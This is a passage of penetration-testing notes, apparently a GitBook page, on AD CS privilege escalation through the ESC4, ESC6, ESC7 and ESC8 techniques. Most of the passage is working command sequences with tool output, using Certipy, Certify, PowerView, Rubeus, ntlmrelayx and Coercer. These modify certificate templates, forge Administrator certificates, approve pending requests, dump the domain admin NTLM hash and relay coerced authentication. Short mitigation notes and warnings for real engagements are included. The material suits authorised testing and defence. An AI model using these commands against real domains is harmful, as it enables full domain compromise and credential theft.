This command will make the selected template vulnerable to ESC1 attacks. Below, shows the ESC4 vulnerable template after modification. We can see how now any authenticated user on the domain could abuse this for escalation.

```

Certificate Templates
0
Template Name           : ESC4
Display Name            : ESC4
Certificate Authorities  : SECURITY-CA-CA
Enabled                 : True
Client Authentication   : True
Enrollment Agent       : True
Any Purpose             : True
Enrollee Supplies Subject : True
Certificate Name Flag    : EnrolleeSuppliesSubject
Enrollment Flag        : None
Private Key Flag        : ExportableKey
Requires Manager Approval : False
Requires Key Archival   : False
Authorized Signatures Required : 0
Validity Period         : 5 years
Renewal Period          : 6 weeks
Minimum RSA Key Length  : 2048
Permissions
Object Control Permissions
Owner                   : SECURITY.LOCAL\Administrator
Full Control Principals : SECURITY.LOCAL\Authenticated Users
Write Owner Principals  : SECURITY.LOCAL\Authenticated Users
Write Dacl Principals   : SECURITY.LOCAL\Authenticated Users
Write Property Principals : SECURITY.LOCAL\Authenticated Users
[!] Vulnerabilities
ESC1                   : 'SECURITY.LOCAL\Authenticated Users' can enroll, enrollee supplies subject and template allows client authentication

```

We can then perform the ESC1 attack against the template and grab

```
{% hint style="warning" %}
```

For accuracy and to avoid certificate mismatch issues we should always aim to provide the -sid parameter which should be the value of the UPN we are targeting (administrator@security.local in the example below).

```
{% endhint %}
```

```
{% code overflow="wrap" %}
```

```

certipy req -u 'moe@security.local' -p 'Password123' -dc-ip 10.10.10.100 -ca
SECURITY-CA-CA -target-ip 10.10.10.2 -template ESC4 -upn
Administrator@security.local -sid S-1-5-21-13999771-2333344039-1820745628-
500 -out cert

```

```
{% endcode %}
```

```

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 39
[*] Got certificate with UPN 'Administrator@security.local'
[*] Certificate object SID is 'S-1-5-21-13999771-2333344039-1820745628-500'
[*] Saved certificate and private key to 'cert.pfx'

```

Then use the generated pfx (cert.pfx) to grab the NTLM hash for the account.

```
{% code overflow="wrap" %}
```

```

certipy auth -pfx cert.pfx -username administrator -domain security.local -
dc-ip 10.10.10.100

```

```
{% endcode %}
```

```
[*] Using principal: administrator@security.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@security.local':
aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
```

{% hint style="danger" %}

Ensure to restore the original template configuration once this attack has been achieved.

{% endhint %}

{% code overflow="wrap" %}

```
certipy template -u 'moe@security.local' -p 'Password123' -dc-ip
10.10.10.100 -template 'ESC4' -configuration ESC4.json
```

{% endcode %}

Windows

{% hint style="danger" %}

These notes for Windows do not discuss restoring the altered configuration. Whilst the practice below is valid for CTF and lab environments, do not perform the actions below on a real engagement without first checking with the client that they have backed up the template to be modified.

It is preferred to use Certipy if on an engagement in order to restore the old configuration.

{% endhint %}

{% hint style="info" %}

Note to self, it should be in theory possible to create a backup JSON or XML file of a certificate templates configuration and restore with ADSI. Should look into completing this and adding these notes to this section.

{% endhint %}

Enumeration

Certify is not able to discern vulnerable certificate templates via its 'find /vulnerable' module for ESC4 and requires manual identification.

```
.\Certify.exe find
```

```

CA Name : CA.SECURITY.LOCAL\SECURITY-CA-CA
Template Name : ESC4
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
msPKI-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
msPKI-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
Permissions
Enrollment Permissions
Enrollment Rights : SECURITY\Domain Users S-1-5-21-13999771-2333344039-1820745628-513
Object Control Permissions
Owner : SECURITY\Administrator S-1-5-21-13999771-2333344039-1820745628-500
WriteOwner Principals : SECURITY\Administrator S-1-5-21-13999771-2333344039-1820745628-500
WriteDacl Principals : SECURITY\Administrator S-1-5-21-13999771-2333344039-1820745628-500
WriteProperty Principals : SECURITY\Administrator S-1-5-21-13999771-2333344039-1820745628-500
SECURITY\Domain Users S-1-5-21-13999771-2333344039-1820745628-513

```

Performing the attackE

The following modifications require to be complete. The example below uses PowerView.

```

# add Certificate-Enrollment rights to the Domain Users group
Add-DomainObjectAcl -TargetIdentity ESC4 -PrincipalIdentity "Domain Users" -
RightsGUID "0e10c968-78fb-11d2-90d4-00c04f79dc55" -TargetSearchBase
"LDAP://CN=Configuration,DC=lab,DC=local" -Verbose

# Disable Manager Approval
Set-DomainObject -SearchBase "CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local" -Identity ESC4 -Set
@{'msPKI-enrollment-flag'=9} -Verbose

# Disable Authorized Signature Requirement. Set msPKI-ra-signature attribute
to 0
Set-DomainObject -SearchBase "CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local" -Identity ESC4 -Set
@{'msPKI-ra-signature'=0} -Verbose

# Modify SAN for ENROLLEE_SUPPLIED_SUBJECT
Set-DomainObject -SearchBase "CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local" -Identity ESC4 -Set
@{'msPKI-certificate-name-flag'=1} -Verbose

# Set ECU for Client Authentication (Run Both)
Set-DomainObject -SearchBase "CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local" -Identity ESC4 -Set
@{'pkiextendedkeyusage'='1.3.6.1.5.5.7.3.2'} -Verbose
Set-DomainObject -SearchBase "CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local" -Identity ESC4 -Set
@{'msPKI-certificate-application-policy'='1.3.6.1.5.5.7.3.2'} -Verbose

```

Or using the following native ADSI commands

```

$certTemplate = [ADSI]"LDAP://CN=ESC4,CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=SECURITY,DC=LOCAL"

# Get the existing security descriptor

```

```

$securityDescriptor = $certTemplate.psbase.ObjectSecurity

# Create a new access rule for "Domain Users"
$domainUsers = New-Object System.Security.Principal.NTAccount("Domain
Users")
$guid = New-Object Guid("0e10c968-78fb-11d2-90d4-00c04f79dc55")
$accessRule = New-Object
System.DirectoryServices.ActiveDirectoryAccessRule($domainUsers,
"ExtendedRight", "Allow", $guid)
$securityDescriptor.AddAccessRule($accessRule)
$certTemplate.psbase.ObjectSecurity = $securityDescriptor

# Disable manager approval
$certTemplate.put("mspki-enrollment-flag", 9)

# Disable Authorized Signature Requirement. Set mspki-ra-signature attribute
to 0
$certTemplate.put("mspki-ra-signature", 0)

# Modify SAN for ENROLLEE_SUPPLIES_SUBJECT
$certTemplate.put("mspki-certificate-name-flag", 1)

# Set EKU for Client Authentication
$certTemplate.put("pkixextendedkeyusage", "1.3.6.1.5.5.7.3.2")
$certTemplate.put("mspki-certificate-application-policy",
"1.3.6.1.5.5.7.3.2")

# Provision changes
$certTemplate.SetInfo()

```

After making the changes above and enumerating the certificate configuration again, we should see the template is now vulnerabl to ESC1.

```

CA Name : CA.SECURITY.LOCAL\SECURITY-CA-CA
Template Name : ESC4
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
mspki-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkixextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
Permissions
  Enrollment Permissions
    Enrollment Rights : SECURITY\Domain Admins S-1-5-21-13999771-2333344039-1820745628-512
                      SECURITY\Domain Users S-1-5-21-13999771-2333344039-1820745628-513
                      SECURITY\Enterprise Admins S-1-5-21-13999771-2333344039-1820745628-519

```

From here we can follow the attack methodology for ESC1 as described here:

```
{% content-ref url="esc1" %}
```

[esc1](#)

```
{% endcontent-ref %}
```

Mitigations

- Set appropriate access controls on the template object. Remove overly permissive permissions from unexpected or low level users and groups.

ESC6

Description

ESC6 occurs when a Certificate Authority (CA) has the `EDITF_ATTRIBUTESUBJECTALTNAME2` flag enabled in its configuration. This flag allows certificate requesters to specify arbitrary Subject Alternative Name (SAN) values. If Microsoft's May 2022 security update for [CVE-2022-26923](#) has not been applied, the CA may be vulnerable to privilege escalation.

Under these conditions, any certificate template that supports Client Authentication and is enrollable by low-privileged users becomes a potential attack vector. This makes ESC6 similar in effect to ESC1, as an attacker can request a certificate with a forged SAN, impersonating a privileged user. Even the default "User" template could be exploited in this manner, allowing a standard domain user to escalate to a domain administrator.

Requirements for attack path

Access to an account that has at least ONE of the following permissions over a template:

- The CA has the `EDITF_ATTRIBUTESUBJECTALTNAME2` flag set.
- Security patch for CVE-2022-26932 has not been applied to the CA
- Access to an account which is permitted to enroll in a template which also supports Client Authentication. (The default user template is sufficient in most cases).

Linux

Enumeration

```
{% code overflow="wrap" %}
```

```
certipy find -u 'blwasp@lab.local' -p 'Password123!' -dc-ip 10.129.231.141 -vulnerable -stdout
```

```
{% endcode %}
```

```
Certificate Authorities
0
CA Name : lab-LAB-DC-CA
DNS Name : LAB-DC.lab.local
Certificate Subject : CN=lab-LAB-DC-CA, DC=lab, DC=local
Certificate Serial Number : 16BD1CE8853DB885488A16757CA7C101
Certificate Validity Start : 2022-03-26 00:07:46+00:00
Certificate Validity End : 2027-03-26 00:17:46+00:00
Web Enrollment : Enabled
User Specified SAN : Enabled
Request Disposition : Issue
Enforce Encryption for Requests : Disabled
Permissions
Owner : LAB.LOCAL\Administrators
Access Rights
Enroll : LAB.LOCAL\Authenticated Users
LAB.LOCAL\Black Wasp
LAB.LOCAL\James
LAB.LOCAL\user_manageCA
LAB.LOCAL\Juanmy
LAB.LOCAL\Josy
ManageCa : LAB.LOCAL\Black Wasp
LAB.LOCAL\James
LAB.LOCAL\user_manageCA
LAB.LOCAL\Juanmy
LAB.LOCAL\Domain Admins
LAB.LOCAL\Enterprise Admins
LAB.LOCAL\Administrators
ManageCertificates : LAB.LOCAL\Josy
LAB.LOCAL\Domain Admins
LAB.LOCAL\Enterprise Admins
LAB.LOCAL\Administrators
[!] Vulnerabilities
ESC6 : Enrollees can specify SAN and Request Disposition is set to Issue. Does not work after May 2022
```

Performing the attack

```
{% code overflow="wrap" %}
```

```
certipy req -u 'BlWasp@lab.local' -p 'Password123!' -dc-ip 10.129.231.141 -ca lab-LAB-DC-CA -template User -upn Administrator@lab.local
```

```
{% endcode %}
```

```
(kali@kali)~/Downloads
$ certipy req -u 'BlWasp@lab.local' -p 'Password123!' -dc-ip 10.129.231.141 -ca lab-LAB-DC-CA -template User -upn Administrator@lab.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 64
[*] Got certificate with UPN 'Administrator@lab.local'
[*] Certificate object SID is 'S-1-5-21-2570265163-3918697770-3667495639-1103'
[*] Saved certificate and private key to 'administrator.pfx'
```

Once retrieved we can follow the remainder of the steps as per ESC1.

```
{% content-ref url="esc1" %}
```

[esc1](#)

```
{% endcontent-ref %}
```

Windows

Enumeration

Certify can be used to check the Certificate Authorities for the EDITF_ATTRIBUTESUBJECTALTNAME2 flag.

```
.\Certify.exe cas
```

```

] Enterprise/Enrollment CAs:

Enterprise CA Name      : lab-LAB-DC-CA
DNS Hostname           : LAB-DC.lab.local
FullName               : LAB-DC.lab.local\lab-LAB-DC-CA
Flags                  : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName       : CN=lab-LAB-DC-CA, DC=lab, DC=local
Cert Thumbprint        : CF54249CAEFB0E092265BFD306940DCBABA4C9A6
Cert Serial            : 16BD1CE8853DB8B5488A16757CA7C101
Cert Start Date        : 26/03/2022 01:07:46
Cert End Date          : 26/03/2027 01:17:46
Cert Chain             : CN=lab-LAB-DC-CA,DC=lab,DC=local
[!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees can specify Subject Alternative Names!
CA Permissions         :
Owner: BUILTIN\Administrators S-1-5-32-544

```

Performing the attack

The steps to perform the attack are almost identical to ESC1 except we pick the default "User" template or any other candidate template if required.

```
{% code overflow="wrap" %}
```

```
.\Certify.exe request /ca:LAB-DC.lab.local\lab-LAB-DC-CA /template:User
/altname:Administrator
```

```
{% endcode %}
```

```

c:\Tools>.\Certify.exe request /ca:LAB-DC.lab.local\lab-LAB-DC-CA /template:User /altname:Administrator

Certify
v1.0.0

[*] Action: Request a Certificates

[*] Current user context      : LAB\blwasp
[*] No subject name specified, using current context as subject.

[*] Template                 : User
[*] Subject                  : CN=Black Wasp, CN=Users, DC=lab, DC=local
[*] AltName                  : Administrator

[*] Certificate Authority     : LAB-DC.lab.local\lab-LAB-DC-CA

[*] CA Response              : The certificate had been issued.
[*] Request ID               : 65

[*] cert.pem                 :

-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAvB0Tf1MHZZWEgFv0oz3WOB+ojQHgBzPssgEQwcyX0Se2FTYu
+b8GL3r7t1Pxn6gRETeKWiEhpngRrbjb/P4oQriwSD535t1gUXZeDH+BLuKjerUG
YvyvGavI8vPmJ2fJHQegyTxCzRBojVHDMGDxyQQ0L78yoWCQHZsVoMqILZkkCSXb
rjmPUifssfhm2qeh7M2FFN/TK+u1faH5h4pEsAbqdwEFXsJlDY34v7BqPqQwmRx/

```

After retrieval, we can follow the remainder of the steps within ESC1 to complete the attack.

```
{% content-ref url="esc1" %}
```

[esc1](#)

```
{% endcontent-ref %}
```

Mitigations

- Remove the flag `EDITF_ATTRIBUTESUBJECTALTNAME2` from the Certificate Authority.

Run the following on the Certificate Authority as Domain Administrator.

```
certutil -setreg policy\EditFlags -EDITF_ATTRIBUTESUBJECTALTNAME2
```

After doing so, restart the service to allow changes to take place.

```
net stop certsvc & net start certsvc
```

ESC7

{% hint style="warning" %}

Finishing adding windows command for appending Manager rights

Add mitigations

{% endhint %}

Description

ESC7 occurs when access is obtained to a principal within the domain that has either of the following rights:

- ManageCA (CA Manager)
- ManageCertificates (CA Officer)

ManageCA

The **ManageCA** right grants a principal the ability to modify a CA's configuration, primarily through the `ICertAdminD2::SetConfigEntry` method. This method enables changes to the CA's persisted data, including the `Config_CA_Accept_Request_Attributes_SAN` setting. This setting, a boolean value, controls whether the CA accepts request attributes, particularly those defining the Subject Alternative Name (SAN) for issued certificates.

Having this capability means an attacker could manipulate the `EDITF_ATTRIBUTESUBJECTALTNAME2` flag, potentially enabling **ESC6 attacks**.

Manage Certificates

If we gain control over a principal with the **ManageCertificates** right on the CA, we can remotely approve pending certificate requests, effectively bypassing the **CA certificate manager approval** requirement.

This enables abuse of the **default SubCA template**, which has the `EnrolleeSuppliesSubject` flag enabled. While this template is typically restricted to

Domain and Enterprise Administrators, leveraging the **ManageCertificates** right allows us to force approval of certificate requests from any user. This, in turn, facilitates escalation via **ESC1**.

Requirements for attack path (Manage CA)

- Access to a principal with ManageCA rights

Requirements for attack path (ManageCertificates)

- Access to a principal with ManageCertificates rights

Manage CA

If pursuing the Manage CA attack path we can remotely flip the value of the flag `EDITF_ATTRIBUTESUBJECTALTNAME2` in order to make the Certificate Authority vulnerable to ESC6 attacks. However, this requires the ability to stop and restart the `certsvc` service on the Certificate Authority which would indicate generally that we would also need to have compromised the Certificate Authority with a privileged or local administrator user.

If this attack path is viable the following command can be used to flip the `EDITF_ATTRIBUTESUBJECTALTNAME2` flag to make the CA vulnerable.

```
certutil -setreg policy\EditFlags +EDITF_ATTRIBUTESUBJECTALTNAME2
```

Then stop and restart the service.

```
net stop certsvc & net start certsvc
```

At which point follow the steps provided in ESC6.

```
{% content-ref url="esc6" %}
```

[esc6](#)

```
{% endcontent-ref %}
```

```
{% hint style="success" %}
```

If we have access to a principal which has "Manage CA" rights but does NOT have "Manage Certificate" rights, we can simply use "Manage CA" to add the "Manage Certificate" to the same principal where we can then perform the "Manage Certificates" attacks described further within this document.

```
{% endhint %}
```

Linux

```
{% code overflow="wrap" %}
```

```
certipy ca -u 'moe@security.local' -p 'Password123' -dc-ip 10.10.10.100 -ca  
'SECURITY-CA-CA' -target-ip 10.10.10.2 -add-officer 'moe'
```

{% endcode %}

Windows

Linux - Manage Certificates

In this given scenario the following are true;

- We have "Manage Certificate" rights over the CA
- We do NOT have "Manage CA" rights over the CA (attack is still valid if we do have this)
- There is an ESC1 template which requires Manager Approval
- We have enrollement rights to the template

Under normal circumstances templates vulnerable to ESC1 can simply be issued and exploited by any user that has enrollement permissions. In this scenario, the organization has enabled Manager Approval on the certificate to mitigate ESC1 attacks. However, as we have access to a user with "Manage Certificate" rights over the CA we can simply approve these requests.

{% hint style="info" %}

This example shows how ESC1 could be exploited when Manager approval is required. This attack is not limited to ESC1 and can be used on any certificate based attack which is vulnerable but requires manager approval.

{% endhint %}

```
Template Name           : ESC1
Display Name           : ESC1
Certificate Authorities  : SECURITY-CA-CA
Enabled                : True
Client Authentication   : True
Enrollment Agent       : False
Any Purpose            : False
Enrollee Supplies Subject : True
Certificate Name Flag    : EnrolleeSuppliesSubject
Enrollment Flag        : PublishToDs
                        : PendAllRequests
                        : IncludeSymmetricAlgorithms
Private Key Flag       : ExportableKey
Extended Key Usage      : Encrypting File System
                        : Secure Email
                        : Client Authentication
Requires Manager Approval : True
Requires Key Archival   : False
Authorized Signatures Required : 0
Validity Period         : 1 year
Renewal Period          : 6 weeks
Minimum RSA Key Length  : 2048
Permissions
  Enrollment Permissions : SECURITY.LOCAL\Domain Admins
  Enrollment Rights      : SECURITY.LOCAL\Domain Users
                        : SECURITY.LOCAL\Enterprise Admins
```

Issue a request for the ESC1 template as shown below. In the example below we are using an unprivileged user to perform the request, ensuring we save the private key.

```
{% code overflow="wrap" %}
```

```
echo y | certipy req -u 'user@security.local' -p 'Password123' -dc-ip  
10.10.10.100 -ca 'SECURITY-CA-CA' -target-ip 10.10.10.2 -template ESC1 -upn  
'Administrator@security.local' -sid S-1-5-21-13999771-2333344039-1820745628-  
500
```

```
{% endcode %}
```

```
[*] Requesting certificate via RPC  
[!] Certificate request is pending approval  
[*] Request ID is 61  
[*] Saved private key to 61.key  
[-] Failed to request certificate
```

As expected, the request is denied and put on "hold" due to requiring manager approval before being issued. Using Moe, our user with "Manage Certificate" rights we can approve the certificate request.

```
{% code overflow="wrap" %}
```

```
certipy ca -u 'moe@security.local' -p 'Password123' -dc-ip 10.10.10.100 -ca  
'SECURITY-CA-CA' -target-ip 10.10.10.2 -issue-request 61
```

```
{% endcode %}
```

Once approved, we can use this to authenticate with the certificate and obtain the domain administrator NTLM hash.

```
{% code overflow="wrap" %}
```

```
certipy auth -pfx administrator.pfx -username 'administrator' -domain  
'security.local' -dc-ip 10.10.10.100
```

```
{% endcode %}
```

```
[*] Using principal: administrator@security.local  
[*] Trying to get TGT...  
[*] Got TGT  
[*] Saved credential cache to 'administrator.ccache'  
[*] Trying to retrieve NT hash for 'administrator'  
[*] Got hash for 'administrator@security.local':  
aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
```

Windows - Manage Certificates

In this given scenario the following are true;

- We have "Manage Certificate" rights over the CA
- We do NOT have "Manage CA" rights over the CA (attack is still valid if we do have this)
- There is an ESC1 template which requires Manager Approval
- We have enrolment rights to the template

These are some additional requirements needed for when performing this attack from Windows;

- Local administrator rights are required if RSAT is not installed

Install RSAT if not installed

```
Add-WindowsCapability -Online -Name  
"Rsat.CertificateServices.Tools~~~~0.0.1.0"
```

Then install the PSPKI PowerShell module.


```
Install-Module -Name PSPKI -Scope CurrentUser -Force  
Import-Module PSPKI -Force -Scope Local
```

Under normal circumstances templates vulnerable to ESC1 can simply be issued and exploited by any user that has enrolment permissions. In this scenario, the organization has enabled Manager Approval on the certificate to mitigate ESC1 attacks. However, as we have access to a user with "Manage Certificate" rights over the CA we can simply approve these requests.

{% hint style="info" %}

This example shows how ESC1 could be exploited when Manager approval is required. This attack is not limited to ESC1 and can be used on any certificate based attack which is vulnerable but requires manager approval.

{% endhint %}



```
CA Name : CA.SECURITY.LOCAL\SECURITY-CA-CA  
Template Name : ESC1  
Schema Version : 2  
Validity Period : 1 year  
Renewal Period : 6 weeks  
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT  
msPKI-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PEND_ALL_REQUESTS, PUBLISH_TO_DS  
Authorized Signatures Required : 0  
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email  
msPKI-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email  
Permissions  
Enrollment Permissions  
Enrollment Rights : SECURITY\Domain Admins S-1-5-21-13999771-2333344039-1820745628-512  
SECURITY\Domain Users S-1-5-21-13999771-2333344039-1820745628-513  
SECURITY\Enterprise Admins S-1-5-21-13999771-2333344039-1820745628-519
```

Issue a request for the ESC1 template as shown below. In the example below we are using an unprivileged user to perform the request, ensuring we save the private key.

Using Certify, conduct the initial request

```
{% code overflow="wrap" %}
```

```
.\Certify.exe request /ca:CA.security.local\SECURITY-CA-CA /template:ESC1  
/altname:Administrator /sid:S-1-5-21-13999771-2333344039-1820745628-500
```

```
{% endcode %}
```

From the request output we can see the certificate has been set to "Pending" with a request ID of 65. Save the Private key output into cert.pem.

```
[*] Template           : ESC1  
[*] Subject            : CN=Moe, CN=Users, DC=SECURITY, DC=LOCAL  
[*] AltName            : Administrator  
[*] SidExtension       : S-1-5-21-13999771-2333344039-1820745628-500  
  
[*] Certificate Authority : CA.security.local\SECURITY-CA-CA  
  
[*] CA Response        : The certificate is still pending.  
[*] Request ID         : 65  
  
[*] cert.pem           :  
  
-----BEGIN RSA PRIVATE KEY-----  
MIIEpQIBAAKCAQEAt8IgC0Sl7DfTYEg+N7VMmouXMmsk1bRTyQx05T2lsIOdTbum  
-----END RSA PRIVATE KEY-----  
  
[X] Error downloading certificate: Cert not yet issued yet! (iDisposition:  
5)
```

Whilst operating as a user that possess the "Manage Certificates" right, We can use PSPKI to approve the certificate.

```
{% code overflow="wrap" %}
```

```
Get-CertificationAuthority -ComputerName CA.security.local | Get-  
PendingRequest -RequestID 65 | Approve-CertificateRequest
```

```
{% endcode %}
```

Next, we download the certificate with Certify, ensuring we specify the correct request ID.

```
.\Certify.exe download /ca:CA.security.local\SECURITY-CA-CA /id:65
```

```
[*] Action: Download a Certificates
[*] Certificates Authority    : CA.security.local\SECURITY-CA-CA
[*] Request ID                : 65

[*] cert.pem                  :

-----BEGIN CERTIFICATE-----
MIIGbzCCBVegAwIBAgITIwAAAEG1HWQoJIRG1wAAAAAAQTANBgkqhkiG9w0BAQsF
-----END CERTIFICATE-----
```

Take the private key and certificate output and place them into separate files.

```
{% code title="cert.key" %}
```

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAzyqzlf9NI2sbkAAiJ
-----END RSA PRIVATE KEY-----
```

```
{% endcode %}
```

```
{% code title="cert.pem" %}
```

```
-----BEGIN CERTIFICATE-----
MIIGeDCCBWCgAwIBAgITIwAAAFhhLVOMQ7
-----END CERTIFICATE-----
```

```
{% endcode %}
```

Then merge them together with certutil to create a .pfx file.

```
certutil -MergePFX .\cert.pem .\cert.pfx
```

Use the converted certificate file with Rubeus to either request a NTLM hash or a Kerberos TGT.

```
{% code overflow="wrap" %}
```

```
# Get NTLM Hash
.\Rubeus.exe asktgt /user:security\Administrator /certificate:cert.pfx
/getcredentials

# Get TGT
```

```
.\Rubeus.exe asktgt /user:security\Administrator /certificate:cert.pfx  
/nowrap
```

```
{% encode %}
```

```
<-- Snip -->
```

```
ServiceName           : krbtgt/SECURITY.LOCAL  
  ServiceRealm        : SECURITY.LOCAL  
  Username            : administrator (NT_PRINCIPAL)  
  UserRealm           : SECURITY.LOCAL  
  StartTime           : 06/03/2025 12:55:42  
  EndTime             : 06/03/2025 22:55:42  
  RenewTill           : 13/03/2025 12:55:42  
  Flags               : name_canonicalize, pre_authent, initial,  
renewable, forwardable  
  KeyType             : rc4_hmac  
  Base64(key)         : UpzrSll1SCsy06ebY0WC0g==  
  ASREP (key)         : 851A874F4650FE5B4DCB9175EDC201A3
```

```
[*] Getting credentials using U2U
```

```
CredentialInfo        :  
  Version             : 0  
  EncryptionType      : rc4_hmac  
  CredentialData       :  
    CredentialCount   : 1  
    NTLM              : 2B576ACBE6BCFDA7294D6BD18041B8FE
```

ESC8

Description

ESC8 attacks fall under the category of NTLM relay attacks. Active Directory Certificate Services (AD CS) supports multiple enrollment methods, including HTTP-based enrollment, which enables users to request and obtain certificates over HTTP. The core concept of ESC8 abuse involves coercing authentication from a machine account and relaying it to AD CS to acquire a certificate that permits client authentication.

Since the HTTP protocol does not enforce NTLM signature verification during authentication, if the HTTP enrollment endpoint is enabled, an attacker can obtain NTLM authentication

(through techniques like authentication coercion or poisoning), relay it to the AD CS HTTP endpoint, and request a certificate for the authenticated account.

Requirements for attack path

- vulnerable web enrollment endpoint
- at least one certificate template that is enabled and allows for domain computer enrollement and client authentication

{% hint style="info" %}

Generally the default "Machine" account is a valid template for this attack. Additionally, when targeting domain controllers the default "DomainControllers" template is a viable option also.

{% endhint %}


Linux

Enumeration

{% code overflow="wrap" %}

```
certipy find -u 'Moe@Security.local' -p 'Password123' -dc-ip 10.10.10.100 -  
stdout -vulnerable
```

{% endcode %}



```
Certificate Authorities  
0  
CA Name : SECURITY-CA-CA  
DNS Name : CA.SECURITY.LOCAL  
Certificate Subject : CN=SECURITY-CA-CA, DC=SECURITY, DC=LOCAL  
Certificate Serial Number : 2210238580B0DFB14584D71E63682863  
Certificate Validity Start : 2025-03-04 13:07:42+00:00  
Certificate Validity End : 2030-03-04 13:17:42+00:00  
Web Enrollment : Enabled  
User Specified SAN : Disabled  
Request Disposition : Issue  
Enforce Encryption for Requests : Enabled  
Permissions  
Owner : SECURITY.LOCAL\Administrators  
Access Rights  
Enroll : SECURITY.LOCAL\Authenticated Users  
ManageCa : SECURITY.LOCAL\Moe  
SECURITY.LOCAL\Domain Admins  
SECURITY.LOCAL\Enterprise Admins  
SECURITY.LOCAL\Administrators  
ManageCertificates : SECURITY.LOCAL\Domain Admins  
SECURITY.LOCAL\Enterprise Admins  
SECURITY.LOCAL\Administrators  
[!] Vulnerabilities  
ESC7 : 'SECURITY.LOCAL\Moe' has dangerous permissions  
ESC8 : Web Enrollment is enabled and Request Disposition is set to Issue
```

Performing the attack

After identifying a vulnerable web enrollment endpoint we can next setup the NTLM relay. We can use either ntlmrelayx or certipy.

{% hint style="info" %}

In both commands shown below, ensure to select the correct template based on the machine account you are attempting to relay authentication to the web enrollement server for:

- DomainControllers --> -template DomainController
- Machine Accounts --> -template Machine
{% endhint %}

{% code overflow="wrap" %}

```
# Certipy, target is the AD CS server
certipy relay -target 10.10.10.2 -template DomainController

# ntlmrelayx, target is the AD CS server
impacket-ntlmrelayx -t http://10.10.10.2/certsrv/certfnsh.asp -smb2support -
-adcs --template DomainController
```

{% endcode %}

Once either of the relay listeners is running we can use Coercer to perform forced authentication.

{% code overflow="wrap" %}

```
coercer coerce -l 10.10.10.4 -t 10.10.10.2 -d security.local -u moe -p
Password123 --always-continue
```

{% endcode %}

